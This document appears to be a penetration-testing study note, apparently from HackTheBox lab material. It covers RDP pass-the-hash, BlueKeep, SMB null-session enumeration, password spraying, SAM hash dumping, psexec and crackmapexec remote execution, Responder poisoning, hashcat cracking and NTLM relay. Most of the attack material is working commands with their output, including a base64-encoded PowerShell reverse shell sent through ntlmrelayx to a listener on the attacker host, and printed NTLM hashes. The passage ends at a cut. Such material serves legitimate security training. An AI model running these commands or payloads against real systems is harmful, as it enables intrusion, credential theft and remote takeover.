
note
This method no longer works on Server 2019.
RDP PtH
You may want to access applications or software installed on a user’s Windows system that is only available with GUI access during a pentest. If you have plaintext credentials for the target user, it will be no problem to RDP into the system. However, what if you only have the NT hash of the user obtained from a credential dumping attack such as SAM database, and you could not crack the hash to reveal the plaintext password? In some instances, you can perform an RDP PtH attack to gain GUI access to the target system.
There are a few caveats to this attack:
- Restricted Admin Mode, which is disabled by default, should be enabled on the target host; otherwise, you will be prompted with the following error:

this can be enabled by adding a new registry key DisableRestrictedAdmin under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa. It can be done using the following command:
C:\htb> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f

Once the registry key is added, you can use xfreerdp with the option /pth to gain RDP access:
d41y@htb[/htb]# xfreerdp /v:192.168.220.152 /u:lewen /pth:300FF5E89EF33F83A8146C10F5AB9BB9
[09:24:10:115] [1668:1669] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[09:24:11:427] [1668:1669] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[09:24:11:446] [1668:1669] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[09:24:11:446] [1668:1669] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - CN = dc-01.superstore.xyz
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - VERSION ={
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - ProductMajorVersion: 6
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - ProductMinorVersion: 1
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - ProductBuild: 7601
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - Reserved: 0x000000
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - NTLMRevisionCurrent: 0x0F
[09:24:11:567] [1668:1669] [INFO][com.winpr.sspi.NTLM] - negotiateFlags "0xE2898235"
<SNIP>
note
Keep in mind that this will not work against every Windows system, you encounter, but is always wort trying in a situation where you have an NTLM hash, know the user has RDP rights against a machine or set of machines, and GUI access would benefit you in some ways towards fulfilling the goal of your assessment.
Latest Vulnerabilities
CVE-2019-0708
This vulnerability is known as BlueKeep. It does not require prior access to the system to exploit the service for your purposes. However, the exploitation of this vulnerability led and still leads to many malware or ransomware attacks. Large organizations such as hospitals, whose software is only designed for specific versions and libraries, are particularly vulnerable to such attacks, as infrastructure maintenance is costly.
Concept of the Attack
The vulnerability is also based, as with SMB, on manipulated requests sent to the targeted service. However, the dangerous thing here is that the vulnerability does not require user authentication to be triggered. Instead, the vulnerability occurs after initializing the connection when basic settings are exchanged between client and server. This is known as a Use-After-Free technique that uses freed memory to execute arbitrary code.
Read this.
Attacking SMB
Enumeration
Depending on the SMB implementation and the OS, you will get different information using Nmap. Keep in mind that when targeting Windows OS, version information is usually not included as part of the Nmap scan results. Instead, nmap will try to guess the OS version. However, you will often need other scans to identify if the target is vulnerable to a particular exploit.
d41y@htb[/htb]$ sudo nmap 10.129.14.128 -sV -sC -p139,445
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 15:15 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00024s latency).
PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
MAC Address: 00:00:00:00:00:00 (VMware)
Host script results:
|_nbstat: NetBIOS name: HTB, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-09-19T13:16:04
|_ start_date: N/A
The Nmap scan reveals essential information about the target:
- SMB version
- Hostname
- OS is Linux based on SMB implementation
Misconfigurations
SMB can be configured not to require authenticaton, which is often called a null session. Instead, you can log in to a system with no username or password.
Anonymous Authentication
If you find an SMB server that does not require a username and password or find valid credentials, you can get a list of shares, usernames, groups, permissions, policies, services, etc. Most tools that interact with SMB allow null session connectivity, including smbclient, smbmap, rpcclient, or enum4linux.
Using smbclient, you can display a list of the server’s shares with the option -L, and using the option -N, you tell smbclient to use the null session.
d41y@htb[/htb]$ smbclient -N -L //10.129.14.128
Sharename Type Comment
------- -- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
notes Disk CheckIT
IPC$ IPC IPC Service (DEVSM)
SMB1 disabled no workgroup available
Smbmap is another tool that helps you enumerate network shares and access associated permissions. An advantage of smbmap is that it provides a list of permissions for each shared folder.
d41y@htb[/htb]$ smbmap -H 10.129.14.128
[+] IP: 10.129.14.128:445 Name: 10.129.14.128
Disk Permissions Comment
-- --------- -------
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY IPC Service (DEVSM)
notes READ, WRITE CheckIT
Using smbmap with the -r or -R option, one can browse the directories.
d41y@htb[/htb]$ smbmap -H 10.129.14.128 -r notes
[+] Guest session IP: 10.129.14.128:445 Name: 10.129.14.128
Disk Permissions Comment
-- --------- -------
notes READ, WRITE
.\notes\*
dr--r--r 0 Mon Nov 2 00:57:44 2020 .
dr--r--r 0 Mon Nov 2 00:57:44 2020 ..
dr--r--r 0 Mon Nov 2 00:57:44 2020 LDOUJZWBSG
fw--w--w 116 Tue Apr 16 07:43:19 2019 note.txt
fr--r--r 0 Fri Feb 22 07:43:28 2019 SDT65CB.tmp
dr--r--r 0 Mon Nov 2 00:54:57 2020 TPLRNSMWHQ
dr--r--r 0 Mon Nov 2 00:56:51 2020 WDJEQFZPNO
dr--r--r 0 Fri Feb 22 07:44:02 2019 WindowsImageBackup
From the above examples, the permissions are set to READ and WRITE, which one can use to upload and download the files.
d41y@htb[/htb]$ smbmap -H 10.129.14.128 --download "notes\note.txt"
[+] Starting download: notes\note.txt (116 bytes)
[+] File output to: /htb/10.129.14.128-notes_note.txt
...
d41y@htb[/htb]$ smbmap -H 10.129.14.128 --upload test.txt "notes\test.txt"
[+] Starting upload: test.txt (20 bytes)
[+] Upload complete.
Remote Procedure Call (RPC)
You can use the rpcclient tool with a null session to enumerate a workstation or DC.
The rpcclient tool offers you many different commands to execute specific functions on the SMB server to gather information or modify server attributes like a username.
d41y@htb[/htb]$ rpcclient -U'%' 10.10.110.17
rpcclient $> enumdomusers
user:[mhope] rid:[0x641]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
Enum4linux is another utility that supports null sessions, and it utilizes nmblookup, net, rpcclient, and smbclient to automate some common enumeration from SMB targets such as:
- workgroup/domain name
- users information
- OS information
- group information
- shares folders
- password policy information
d41y@htb[/htb]$ ./enum4linux-ng.py 10.10.11.45 -A -C
ENUM4LINUX - next generation
==========================
| Target Information |
==========================
[*] Target ........... 10.10.11.45
[*] Username ......... ''
[*] Random Username .. 'noyyglci'
[*] Password ......... ''
====================================
| Service Scan on 10.10.11.45 |
====================================
[*] Checking LDAP (timeout: 5s)
[-] Could not connect to LDAP on 389/tcp: connection refused
[*] Checking LDAPS (timeout: 5s)
[-] Could not connect to LDAPS on 636/tcp: connection refused
[*] Checking SMB (timeout: 5s)
[*] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS (timeout: 5s)
[*] SMB over NetBIOS is accessible on 139/tcp
===================================================
| NetBIOS Names and Workgroup for 10.10.11.45 |
===================================================
[*] Got domain/workgroup name: WORKGROUP
[*] Full NetBIOS names information:
- WIN-752039204 <00> - B <ACTIVE> Workstation Service
- WORKGROUP <00> - B <ACTIVE> Workstation Service
- WIN-752039204 <20> - B <ACTIVE> Workstation Service
- MAC Address = 00-0C-29-D7-17-DB
...
========================================
| SMB Dialect Check on 10.10.11.45 |
========================================
<SNIP>
Protocol Specific Attacks
Without Credentials
Brute Forcing and Password Spraying
If a null session is not enabled, you will need credentials to interact with the SMB protocol. Two common ways to obtain credentials are brute-forcing and password spraying.
When brute-forcing, you try as many passwords as possible against an account, but it can lock out an account if you hit the threshold. You can use brute-forcing and stop before reaching the threshold if you know it. Otherwise, it is not recommended using brute force.
Password spraying is a better alternative since you can target a list of usernames with one common password to avoid account lockups. You can try more than one password if you know the account lockup threshold. Typically, two to three attempts are safe, provided with a wait 30-60 minutes between attemps.
With CrackMapExec, you can target multiple IPs, using numerous users and passwords. To perform a spray against one IP, you can use the option -u to specify a file with a user list and -p to specify a password. This will attempt to authenticate every user from the list using the provided password.
d41y@htb[/htb]$ cat /tmp/userlist.txt
Administrator
jrodriguez
admin
<SNIP>
jurena
...
d41y@htb[/htb]$ crackmapexec smb 10.10.110.17 -u /tmp/userlist.txt -p 'Company01!' --local-auth
SMB 10.10.110.17 445 WIN7BOX [*] Windows 10.0 Build 18362 (name:WIN7BOX) (domain:WIN7BOX) (signing:False) (SMBv1:False)
SMB 10.10.110.17 445 WIN7BOX [-] WIN7BOX\Administrator:Company01! STATUS_LOGON_FAILURE
SMB 10.10.110.17 445 WIN7BOX [-] WIN7BOX\jrodriguez:Company01! STATUS_LOGON_FAILURE
SMB 10.10.110.17 445 WIN7BOX [-] WIN7BOX\admin:Company01! STATUS_LOGON_FAILURE
SMB 10.10.110.17 445 WIN7BOX [-] WIN7BOX\eperez:Company01! STATUS_LOGON_FAILURE
SMB 10.10.110.17 445 WIN7BOX [-] WIN7BOX\amone:Company01! STATUS_LOGON_FAILURE
SMB 10.10.110.17 445 WIN7BOX [-] WIN7BOX\fsmith:Company01! STATUS_LOGON_FAILURE
SMB 10.10.110.17 445 WIN7BOX [-] WIN7BOX\tcrash:Company01! STATUS_LOGON_FAILURE
<SNIP>
SMB 10.10.110.17 445 WIN7BOX [+] WIN7BOX\jurena:Company01! (Pwn3d!)
With Credentials
When attacking a Windows SMB server, your actions will be limited by the privileges you had on the user you manage to compromise. If this user is an Administrator or has specific privileges, you will be able to perform operations such as:
- remote command execution
- extract hashes from SAM database
- enumerating logged-on users
- pass-the-hash
Impacket PsExec
To use impacket-psexec, you need to provide the domain/username, the password, and the IP address of your target machine.
To connect to a remote machine with a local administrator account, using impacket-psexec, you can use the following command:
d41y@htb[/htb]$ impacket-psexec administrator:'Password123!'@10.10.110.17
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Requesting shares on 10.10.110.17.....
[*] Found writable share ADMIN$
[*] Uploading file EHtJXgng.exe
[*] Opening SVCManager on 10.10.110.17.....
[*] Creating service nbAc on 10.10.110.17.....
[*] Starting service nbAc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19041.1415]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami && hostname
nt authority\system
WIN7BOX
The same options apply to impacket-smbexec and impacket-atexec.
CrackMapExec
Another tool you can use to run CMD or PowerShell is CrackMapExec. One advantage of it is the availability to run a command on multiple hosts at a time. To use it, you need to specify the protocol, the IP address or IP address range, the option -u for username, and -p for the password, and the option -x to run cmd commands or uppercase -X to run PowerShell commands.
d41y@htb[/htb]$ crackmapexec smb 10.10.110.17 -u Administrator -p 'Password123!' -x 'whoami' --exec-method smbexec
SMB 10.10.110.17 445 WIN7BOX [*] Windows 10.0 Build 19041 (name:WIN7BOX) (domain:.) (signing:False) (SMBv1:False)
SMB 10.10.110.17 445 WIN7BOX [+] .\Administrator:Password123! (Pwn3d!)
SMB 10.10.110.17 445 WIN7BOX [+] Executed command via smbexec
SMB 10.10.110.17 445 WIN7BOX nt authority\system
Enumerating Logged-on Users
d41y@htb[/htb]$ crackmapexec smb 10.10.110.0/24 -u administrator -p 'Password123!' --loggedon-users
SMB 10.10.110.17 445 WIN7BOX [*] Windows 10.0 Build 18362 (name:WIN7BOX) (domain:WIN7BOX) (signing:False) (SMBv1:False)
SMB 10.10.110.17 445 WIN7BOX [+] WIN7BOX\administrator:Password123! (Pwn3d!)
SMB 10.10.110.17 445 WIN7BOX [+] Enumerated loggedon users
SMB 10.10.110.17 445 WIN7BOX WIN7BOX\Administrator logon_server: WIN7BOX
SMB 10.10.110.17 445 WIN7BOX WIN7BOX\jurena logon_server: WIN7BOX
SMB 10.10.110.21 445 WIN10BOX [*] Windows 10.0 Build 19041 (name:WIN10BOX) (domain:WIN10BOX) (signing:False) (SMBv1:False)
SMB 10.10.110.21 445 WIN10BOX [+] WIN10BOX\Administrator:Password123! (Pwn3d!)
SMB 10.10.110.21 445 WIN10BOX [+] Enumerated loggedon users
SMB 10.10.110.21 445 WIN10BOX WIN10BOX\demouser logon_server: WIN10BOX
Extract Hashes from SAM Database
d41y@htb[/htb]$ crackmapexec smb 10.10.110.17 -u administrator -p 'Password123!' --sam
SMB 10.10.110.17 445 WIN7BOX [*] Windows 10.0 Build 18362 (name:WIN7BOX) (domain:WIN7BOX) (signing:False) (SMBv1:False)
SMB 10.10.110.17 445 WIN7BOX [+] WIN7BOX\administrator:Password123! (Pwn3d!)
SMB 10.10.110.17 445 WIN7BOX [+] Dumping SAM hashes
SMB 10.10.110.17 445 WIN7BOX Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
SMB 10.10.110.17 445 WIN7BOX Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.10.110.17 445 WIN7BOX DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.10.110.17 445 WIN7BOX WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:5717e1619e16b9179ef2e7138c749d65:::
SMB 10.10.110.17 445 WIN7BOX jurena:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
SMB 10.10.110.17 445 WIN7BOX demouser:1002:aad3b435b51404eeaad3b435b51404ee:4c090b2a4a9a78b43510ceec3a60f90b:::
SMB 10.10.110.17 445 WIN7BOX [+] Added 6 SAM hashes to the database
PtH
d41y@htb[/htb]$ crackmapexec smb 10.10.110.17 -u Administrator -H 2B576ACBE6BCFDA7294D6BD18041B8FE
SMB 10.10.110.17 445 WIN7BOX [*] Windows 10.0 Build 19041 (name:WIN7BOX) (domain:WIN7BOX) (signing:False) (SMBv1:False)
SMB 10.10.110.17 445 WIN7BOX [+] WIN7BOX\Administrator:2B576ACBE6BCFDA7294D6BD18041B8FE (Pwn3d!)
Forced Authentication Attacks
You can also abuse the SMB protocol by creating a fake SMB server to capture users’ NetNTLM v1/v2 hashes.
The most common tool to perform such operations is the Responder. Responder is an LLMNR, NBT-NS, and MDNS poisoner tool with different capabilities, one of them is the possibility to set up fake services, including SMB, to steal NetNTLM v1/v2 hashes. In its default config, it will find LLMNR and NBT-NS traffic. Then, it will respond on behalf of the servers the victim is looking for and capture their NetNTLM hashes.
d41y@htb[/htb]$ responder -I <interface name>
When a user or a system tries to perform a Name Resolution (NR), a series of procedures are conducted by a machine to retrieve a host’s IP address by its hostname. On Windows machines, the procedure will roughly be as follows:
- The hostname file share’s IP address is required.
- The local host file (C:\Windows\System32\Drivers\etc\hosts) will be checked for suitable records.
- If no records are found, the machine switches to the local DNS cache, which keeps track of recently resolved names.
- Is there no local DNS record? A query will be sent to the DNS server that has been configured.
- If all else fails, the machine will issue a multicast query, requesting the IP address of the file share from other machines on the network.
Suppose a user mistyped a shared folder’s name \\mysharefolder\ instead of \\mysharedfolder\. In that case, all name resolutions will fail because the name does not exist, and the machine will send a multicast query to all devices on the network, including you running your fake SMB server. This is a problem because no measures are taken to verify the integrity of the responses. Attackers can take advantage of this mechanism by listening on such queries and spoofing responses, leading the victim to believe malicious servers are trustworthy. This trust is usually used to steal credentials.
d41y@htb[/htb]$ sudo responder -I ens33
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|
NBT-NS, LLMNR & MDNS Responder 3.0.6.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]
[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.14.198]
Challenge set [random]
Don't Respond To Names ['ISATAP']
[+] Current Session Variables:
Responder Machine Name [WIN-2TY1Z1CIGXH]
Responder Domain Name [HF2L.LOCAL]
Responder DCE-RPC Port [48162]
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 10.10.110.17 for name WORKGROUP (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.110.17 for name WORKGROUP (service: Browser Election)
[*] [MDNS] Poisoned answer sent to 10.10.110.17 for name mysharefoder.local
[*] [LLMNR] Poisoned answer sent to 10.10.110.17 for name mysharefoder
[*] [MDNS] Poisoned answer sent to 10.10.110.17 for name mysharefoder.local
[SMB] NTLMv2-SSP Client : 10.10.110.17
[SMB] NTLMv2-SSP Username : WIN7BOX\demouser
[SMB] NTLMv2-SSP Hash : demouser::WIN7BOX:997b18cc61099ba2:3CC46296B0CCFC7A231D918AE1DAE521:0101000000000000B09B51939BA6D40140C54ED46AD58E890000000002000E004E004F004D00410054004300480001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000000000003000004289286EDA193B087E214F3E16E2BE88FEC5D9FF73197456C9A6861FF5B5D3330000000000000000
These captured credentials can be cracked using hashcat or relayed to a remote host to complete the authentication and impersonate the user.
All saved hashes are located in Responder’s logs directory. You can copy the hash to a file and attempt to crack it using the hashcat module 5600.
d41y@htb[/htb]$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921355
* Keyspace..: 14344386
ADMINISTRATOR::WIN-487IMQOIA8E:997b18cc61099ba2:3cc46296b0ccfc7a231d918ae1dae521:0101000000000000b09b51939ba6d40140c54ed46ad58e890000000002000e004e004f004d00410054004300480001000a0053004d0042003100320004000a0053004d0042003100320003000a0053004d0042003100320005000a0053004d0042003100320008003000300000000000000000000000003000004289286eda193b087e214f3e16e2be88fec5d9ff73197456c9a6861ff5b5d3330000000000000000:P@ssword
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: ADMINISTRATOR::WIN-487IMQOIA8E:997b18cc61099ba2:3cc...000000
Time.Started.....: Mon Apr 11 16:49:34 2022 (1 sec)
Time.Estimated...: Mon Apr 11 16:49:35 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1122.4 kH/s (1.34ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 75776/14344386 (0.53%)
Rejected.........: 0/75776 (0.00%)
Restore.Point....: 73728/14344386 (0.51%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: compu -> kodiak1
Started: Mon Apr 11 16:49:34 2022
Stopped: Mon Apr 11 16:49:37 2022
The NTLMv2 hash was cracked. The password is P@ssword. If you cannot crack the hash, you can potentially relay the captured hash to another machine using impacket-ntlmrelayx or Responder MultiRelay.py.
First, you need to set SMB to OFF in your Responder config (/etc/responder/Responder.conf).
d41y@htb[/htb]$ cat /etc/responder/Responder.conf | grep 'SMB ='
SMB = Off
Then you execute impacket-ntlmrelayx with the option --no-http-server, -smb2support, and the target machine with the option -t. By default, impacket-ntlmrelayx will dump the SAM database, but you can execute commands by adding the option -c.
d41y@htb[/htb]$ impacket-ntlmrelayx --no-http-server -smb2support -t 10.10.110.146
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
<SNIP>
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up WCF Server
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Connection from /ADMINISTRATOR@10.10.110.1 controlled, attacking target smb://10.10.110.146
[*] Authenticating against smb://10.10.110.146 as /ADMINISTRATOR SUCCEED
[*] SMBD-Thread-3: Connection from /ADMINISTRATOR@10.10.110.1 controlled, but there are no more targets left!
[*] SMBD-Thread-5: Connection from /ADMINISTRATOR@10.10.110.1 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xeb0432b45874953711ad55884094e9d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:92512f2605074cfc341a7f16e5fabf08:::
demouser:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1001:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
[*] Done dumping SAM hashes for host: 10.10.110.146
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
You can create a PowerShell reverse shell.
d41y@htb[/htb]$ impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.220.146 -c 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADIAMgAwAC4AMQAzADMAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA'
Once the victim authenticates to your server, you poison the response and make it execute your command to obtain a reverse shell.
d41y@htb[/htb]$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.110.133] from (UNKNOWN) [10.10.110.146] 52471
PS C:\Windows\system32> whoami;hostname
nt authority\system
WIN11BOX
Latest Vulnerabilities
CVE-2020-0796
This vulnerability consisted of a compression mechanism of the version SMB v3.1.1 which made Windows 10 versions 1903 and 1909 vulnerable to attack by an unauthenticated attacker. The vulnerability allowed the attacker to gain RCE and full access to the remote target system.
Concept of the Attack
